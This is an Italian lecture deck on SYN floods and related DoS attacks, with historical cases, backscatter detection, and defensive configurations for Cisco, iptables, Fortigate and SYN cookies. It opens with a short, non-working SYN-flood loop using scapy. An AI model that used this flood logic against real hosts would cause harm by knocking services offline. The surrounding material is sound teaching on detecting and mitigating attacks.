
```
from scapy import *  
import random, time  
target = "192.168.0.1"  
port = 80  
numpackets = 800  
sleptime = 3  
While True:  
    count = 0  
    while count <= numpackets:  
        sendSYN(target, port)  
        count += 1  
    sleep(sleptime)
```

# Esempi classici di SYN floods

- MS Blaster worm (2003)
  - Macchine infettate a partire dal 16 Agosto
    - SYN flood si port 80 verso **windowsupdate.com**
    - 50 SYN al secondo.
      - ogni pacchetto SYN è di 40 bytes.
    - IP sorgenti spoofati nella forma:
      - a.b.X.Y dove X,Y sono scelti random.
- Soluzione MS:
  - Nuovo nome DNS per: **windowsupdate.microsoft.com**
  - Win update files inviati via Akamai caching services


# SYN flood con backscattering

- Combina la logica del SYN flood con la riflessione
- L'invio di SYN verso una vittima (A) con indirizzi sorgente spoofati (target: B, C, D) causa l'invio di SYN ACK dalla vittima verso i target
- Carico indotto in upstream e downstream
- I target possono essere scelti in maniera casuale



# Rilevamento Backscattering

- Ascolto su spazio di indirizzamento inutilizzato per rilevare l'effetto generale dei SYN flood con origini spoofate a caso
- La rilevazione riportata in termini statistici ci dà la dimensione degli attacchi SUN Flood complessivi in rete



- Una rete /8 ( $2^{24}$  indirizzi) corrisponde a 1/256 dello spazio di indirizzamento totale di Internet
- Tutti iSYN/ACK isolati ricevuti sono molto probabilmente effetto di un attacco SYN Flood
- Se  $r$  è l'attack rate misurato e  $n$  il numero di indirizzi osservati allora l'attack rate globale  $R$  è almeno uguale a:  $R = r(2^{32}/n)$

# Data Collection

- Semplice esempio di realizzazione di un network telescope che utilizza la rete 8.0.0.0/8
- Una rete punto-punto 192.168.0.0/30 connette il gateway verso Internet all'host di cattura
- Route blackhole realizzata sull'host di cattura


```
interface Gi 2/0
    ip address 192.168.0.1 255.255.255.252
```

```
ip route 8.0.0.0 255.0.0.0 192.168.0.2 1
```

```
ifconfig eth0 inet 192.168.0.2/30
```

```
route add -net 8.0.0.0/8 127.0.0.1 -blackhole
```

```
tcpdump -w capture.pcap -n -i eth0 not net 192.168.0.0/30
and not '(ether[20:2]=0x2000 or ether[12:2]=0x88cc )'
```



# Floods: Il caso Estonia

- Tipi di attacco rilevati:
  - 115 ICMP floods, 4 TCP SYN floods
- Banda:
  - 12 attacchi: **70-95 Mbps for over 10 hours**
- Tutto il traffico originato fuori dall'Estonia
  - Soluzione:
    - Gli ISP in estonia hanno filtrato tutto il traffico dall'estero fino al termine dell'attacco
    - Gli attacchi DoS, di conseguenza hanno avuto un impatto limitato all'interno




# SYN Floods II: Massive flood

- Attacco a un sito di gaming in Costa Rica
- Legione di bots che fanno flooding verso uno specifico target (DDoS)
  - **20,000** bots possono generare **4Gb/sec** di SYNs
  - Lato server:
    - Saturazione totale uplink e router
    - Saturazione socket table con SYNs di attacco indistinguibili dai SYNs legittimi
- Come reagire ???

# Soluzione 1: Filtraggio in banda

- E' possibile reagire attivamente durante un attacco di tipo "SYN flooding" per ridurne drasticamente l' impatto, limitando in banda il flusso di traffico offensivo tramite la QoS facility "Committed Access Rate" (CAR)
- Il rate limit si può applicare alle singole interfacce di rete



# Filtraggio in banda (Cisco CLI)

Non influenzare le sessioni TCP già completamente stabilite

```
access-list 103 deny tcp any host 10.0.0.1 established
```

Limita in banda tutto il restante traffico (le sessioni in SYN)

```
access-list 103 permit tcp any host 10.0.0.1
```

Applica il filtro in banda (8Kbps) sulla border interface

```
interface Serial3/0/0
    rate-limit input access-group 103 8000 8000 8000
        conform-action transmit exceed-action drop
```

- I 3 valori specificati nel comando rate limit sono rispettivamente "velocità media" "dimensioni normali dei burst" "dimensioni del burst in eccesso":
  - La velocità media determina la velocità di trasmissione media a lungo termine. Il traffico che rientra in questo tasso sarà sempre conforme
  - La dimensione normale del burst determina quanto possono essere grandi i burst istantanei di traffico prima che solo alcuni flussi di traffico possano superare il limite imposto
  - La dimensione del burst in eccesso determina quanto possono essere grandi i burst istantanei di traffico prima che tutto il traffico possa superare il limite imposto
  - Il traffico che rientra tra le dimensioni di Burst normale e Burst in eccesso supera il limite di velocità con una probabilità che aumenta all'aumentare delle dimensioni di burst.

# Filtraggio in banda (Linux iptables)

Protezione Syn-flood:

```
# iptables -A FORWARD -p tcp --syn -m limit --limit 1/s --limit-burst 3 -j ACCEPT  
# iptables -A FORWARD -p tcp --syn -j DROP
```

Protezione port scanning floods:

```
# iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 1/s -j ACCEPT  
# iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST RST -j DROP
```

Protezione ICMP floods

```
# iptables -A FORWARD -p icmp -m limit --limit 1/s --limit-burst 120 -j ACCEPT  
# iptables -A FORWARD -p icmp -m limit --limit 1/m --limit-burst 2 -j LOG  
# iptables -A FORWARD -p icmp -j DROP
```

- In ambito Linux iptables il modulo **limit** può essere utilizzato per limitare il traffic rate consentendo il transito del traffico fino al raggiungimento del limite:
  - **--limit 1/s**: massimo matching rate in secondi
  - **--limit-burst 3**: massimo numero iniziale di pacchetti per il matching

# Filtraggio in banda (Fortigate)

- Su firewalls Fortigate le limitazioni in banda sono realizzabili solo attraverso la funzionalità del traffic shaping
  - Definire il blocco di indirizzi interessati (**Policy & Objects > Addresses**)
  - Definire lo specifico Traffic shaper (**Policy & Objects > Traffic Shapers**)
  - Creare la specifica policy (**Policy & Objects > Traffic Shaping Policy**)

Edit Address

Name	limited_bandwidth
Type	IP/Netmask
Subnet / IP Range	192.168.10.10
Interface	any
Show in Address List	<input checked="" type="checkbox"/>

## Edit Shaping Policy

### Matching Criteria

Source	<input type="checkbox"/> limited_bandwidth <span style="float: right;">X</span>
Destination	<input type="checkbox"/> all <span style="float: right;">X</span>
Service	<input type="checkbox"/> ALL <span style="float: right;">X</span>

Edit Traffic Shaper

Type	<b>Shared</b> Per-IP
Name	limited_bandwidth
Traffic Priority	Medium ▾
Max Bandwidth	<input checked="" type="checkbox"/> 200 Kb/s
Guaranteed Bandwidth	<input checked="" type="checkbox"/> 100 Kb/s
DSCP	<input checked="" type="checkbox"/> 000000

### Apply shaper

Outgoing Interface	<input type="checkbox"/> wan1 <span style="float: right;">X</span>
Shared Shaper	<input checked="" type="checkbox"/> limited_bandwidth <span style="float: right;">▼</span>
Reverse Shaper	<input checked="" type="checkbox"/> limited_bandwidth <span style="float: right;">▼</span>
Enable this policy	<input checked="" type="checkbox"/>

# Filtraggio in banda (Fortigate)

- E' possibile inoltre applicare esplicite policy anti DoS
  - Policy & Object > IPV4 DOS

The screenshot shows the Fortigate UI for creating a new policy. The left sidebar is titled 'Policy & Objects' and lists various policy types: Firewall Policy, IPv4 DoS Policy (selected), Addresses, Internet Service Database, Services, Schedules, Virtual IPs, IP Pools, Protocol Options, Traffic Shaping, Security Profiles, VPN, User & Authentication, WiFi Controller, and System.

The main window is titled 'New Policy' and contains the following fields:

- Name:** DOS
- Incoming Interface:** port1
- Source Address:** all
- Destination Address:** all
- Service:** ALL


Below these fields are two tabs: 'L3 Anomalies' and 'L4 Anomalies'. The 'L4 Anomalies' tab displays a list of session anomalies with their respective actions and thresholds:

Name	Logging	Action	Threshold
tcp_syn_flood	On	Disable Block Monitor	2000
tcp_port_scan	On	Disable Block Monitor	1000
tcp_src_session	On	Disable Block Monitor	5000
tcp_dst_session	On	Disable Block Monitor	5000
udp_flood	On	Disable Block Monitor	2000
udp_scan	On	Disable Block Monitor	2000
udp_src_session	On	Disable Block Monitor	5000

At the bottom right of the window are 'OK' and 'Cancel' buttons.

# Soluzione 2: Abilitazione SYN cookies

- I **SYN cookies** costituiscono una tecnica lato server per resistere a un SYN Flood
- Permette di generare opportunamente i TCP sequence number lato server durante l'handshake iniziale in modo che possano essere utilizzati per ricostruire i sequence number iniziali dei client che si connettono legittimamente, al termine dell'handshake, dopo aver restituito l'ACK finale.
- Ciò consente al server di riutilizzare le risorse della backlog queue, altrimenti bloccate, per creare una connessione dopo aver ricevuto un SYN da un client.
  - Poiché il server non sa se il client risponderà mai con un ACK dopo che il server ha inviato il SYN/ACK (i pacchetti del SYN flood non saranno mai seguiti dall'ACK finale per completare la connessione) risponde col SYN+ACK al client, ma libera l'entry corrispondente al SYN nella backlog queue.
  - Se il server riceve un ACK di risposta dal client, è capace di ricostruire l'entry precedentemente liberata nella coda SYN, grazie alle informazioni codificate nei sequence number TCP.




Attivazione SYN cookies a livello di TCP stack del kernel linux:

```
# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```


# Soluzione 2: Abilitazione SYN cookies

- Il Client invia un SYN con il relativo ACK sequence number
- Il Server risponde al Client con un SYN-ACK e un SYN cookie come sequence number iniziale
  - $\text{sqn} = f(\text{src\_addr}, \text{src\_port}, \text{dest\_addr}, \text{dest\_port}, \text{rand})$
  - Il Server non ha alcun bisogno di salvare lo stato della connessione
- Ogni client «onesto» risponde con un  $\text{ACK}(\text{sqn}+1)$
- Il Server controlla la risposta
  - In caso di matching col SYN-ACK, il server alloca un buffer e apre un socket per stabilire la connessione




# Soluzione 2: Abilitazione SYN cookies

- Il sequence number dei SYN/ACK codifica un cookie in 32 bits
  - t mod 32**: contatore che garantisce che i sequence numbers siano incrementati progressivamente ogni 64 secondi
  - MSS**: codifica dell' MSS lato server (solo 8 configurazioni possibili)
    - è il valore assegnato al parametro maximum segment size che il server avrà riportata nella SYN queue entry.
  - Cookie**: facile da creare e validare, complicato da falsificare
    - $N_s$  è un nonce
    - SIP (src IP), SPort (src port), DIP (dst IP), DPort (dst port)




# Soluzione 3: Cancellazione Random

- Quando la SYN queue si riempie, cancella delle entry in modo casuale
  - Le connessioni legittime hanno maggiori probabilità di essere complete
  - Le connessioni associate a indirizzi spoofati tendono a essere eliminate
- Implementazione molto semplice



# Soluzione 4: Prolexic/CloudFlare

- Usare una rete di reverse proxy servers che fanno da intermediary per inviare solo le connessioni TCP established al sito



# Altri possibili pattern di attacco

Attack Packet	Victim Response	Rate (2008) [ATLAS]
TCP SYN to open port	TCP SYN/ACK	4425
TCP SYN to closed port	TCP RST	
TCP ACK or TCP DATA	TCP RST	
TCP NULL	TCP RST	2821
ICMP ECHO Request	ICMP ECHO Response	<b>8352</b>
UDP to closed port	ICMP Port unreachable	

- Il filtraggio di alcuni di questi pattern di attacco in backscattering richiede di gestire il controllo dello stato dei flussi
- Impatto drammatico per intermediari

# Flood non bloccabili: TCP connect flood

- Ciascun agent in una botnet:
  - Completa una connessione TCP
  - Invia una breve richiesta HTTP HEAD
  - Ripete all'infinito le precedenti attività
- Questo comportamento consente di bypassare I sistemi di protezione anti SYN flood basati su proxy
- ... Ma:
  - L'attaccante non può più usare IP spoofati a caso
    - Questo rivela la reale posizione dei bot
  - A questo punto è possibile bloccare o limitare in banda i bots.

# Caratterizzazione DoS via ACL

In **assenza** di un' analizzatore di protocollo o di uno **sniffer** è ugualmente possibile individuare e caratterizzare i principali attacchi di tipo DoS in corso attraverso l' analisi dei “firing counters” di un ACL “di servizio” opportunamente costruita allo scopo:

```
access-list 169 permit icmp any any echo
access-list 169 permit icmp any any echo-reply log-input
access-list 169 permit udp any any eq echo
access-list 169 permit udp any eq echo any
access-list 169 permit tcp any any established
access-list 169 permit tcp any any
access-list 169 permit ip any any
```

```
# show access-list 169
Extended IP access list 169
permit icmp any any echo (2 matches)
permit icmp any any echo-reply (21374 matches)
permit udp any any eq echo
permit udp any eq echo any
permit tcp any any established (150 matches)
permit tcp any any (15 matches)
permit ip any any (45 matches)
```

# Caratterizzazione DoS via ACL

## Smurfing: Vittima

Il numero di echo-reply ricevuti è elevatissimo rispetto a quello dei request

```
# show access-list 169
...
permit icmp any any echo (2145 matches)
permit icmp any any echo-reply (213746421 matches)
...
```

Gli indirizzi sorgente degli echo reply sono raggruppabili in un insieme limitato di origini che individuano gli amplificatori o “reflectors”

```
# show log
%SEC-6-IPACCESSLOGDP: list 169 denied icmp 192.168.45.142
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied icmp 192.168.45.142
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied icmp 192.168.212.72
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied icmp 192.168.212.72
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
```

# Caratterizzazione DoS via ACL

## Smurfing: Amplificatore

Il numero di echo-request ricevuti è elevatissimo rispetto a quello dei reply

```
# show access-list 169
permit icmp any any echo (214576534 matches)
permit icmp any any echo-reply (4642 matches)
```

Gli indirizzi di destinazione degli echo request individuano dei broadcast diretti ed in genere riportano come sorgente sempre lo stesso indirizzo

```
# show log
%SEC-6-IPACCESSLOGDP: list 169 denied icmp 192.168.45.142
(Serial0 *HDLC*) -> 16.2.3.255 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied icmp 192.168.45.142
(Serial0 *HDLC*) -> 16.2.3.255 (0/0), 1 packet
```

Si riscontra un elevato numero di broadcast sulla LAN interna

```
# show int fast 4/0/0
FastEthernet4/0/0 is up, line protocol is up
...
442344667 packets input, 3565139278 bytes, 0 no buffer
Received 1247787654 broadcasts, 0 runts, 0 giants, ...
```

# Caratterizzazione DoS via ACL

## Fraggle: Vittima

Il numero di udp echo-reply ricevuti è elevatissimo rispetto a quello dei request

```
# show access-list 169
...
permit udp any any eq echo (9845 matches)
permit udp any eq echo any (1374421 matches)
...
```

Gli indirizzi sorgente degli echo reply sono raggruppabili in un insieme limitato di origini che individuano gli amplificatori o “reflectors”

```
# show log
%SEC-6-IPACCESSLOGDP: list 169 denied udp 192.168.45.142
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied udp 192.168.45.142
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied udp 192.168.212.72
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied udp 192.168.212.72
(Serial0 *HDLC*) -> 16.2.3.7 (0/0), 1 packet
```

# Caratterizzazione DoS via ACL

## Fraggle: Amplificatore

Il numero di udp echo-request ricevuti è elevatissimo rispetto a quello dei reply

```
# show access-list 169
permit udp any any eq echo (45653 matches)
permit udp any eq echo any (64 matches)
```

Gli indirizzi di destinazione degli echo request individuano dei broadcast diretti ed in genere riportano come sorgente sempre lo stesso indirizzo

```
# show log
%SEC-6-IPACCESSLOGDP: list 169 denied udp 192.168.45.142
(Serial0 *HDLC*) -> 10.2.3.255 (0/0), 1 packet
%SEC-6-IPACCESSLOGDP: list 169 denied udp 192.168.45.142
(Serial0 *HDLC*) -> 10.2.3.255 (0/0), 1 packet
```

Si riscontra un elevato numero di broadcast sulla LAN interna

```
# show ip traffic
IP statistics:
...
Bcast: 1147598643 received, 65765 sent
Mcast: 188967 received, 459190 sent
```

# Caratterizzazione DoS via ACL

## SYN Flood

Il numero di pacchetti relativi alla fase di 3-way handshake (seconda linea) supera abbondantemente quello di pacchetti su connessioni già stabilite

```
# show access-list 169
...
permit tcp any any established (150 matches) [socket stabilite]
permit tcp any any (3654 matches) [socket in syn]
```

È inoltre possibile constatare dall' output del comando **show log** la presenza di indirizzi sorgente non validi, oggetto di spoofing.

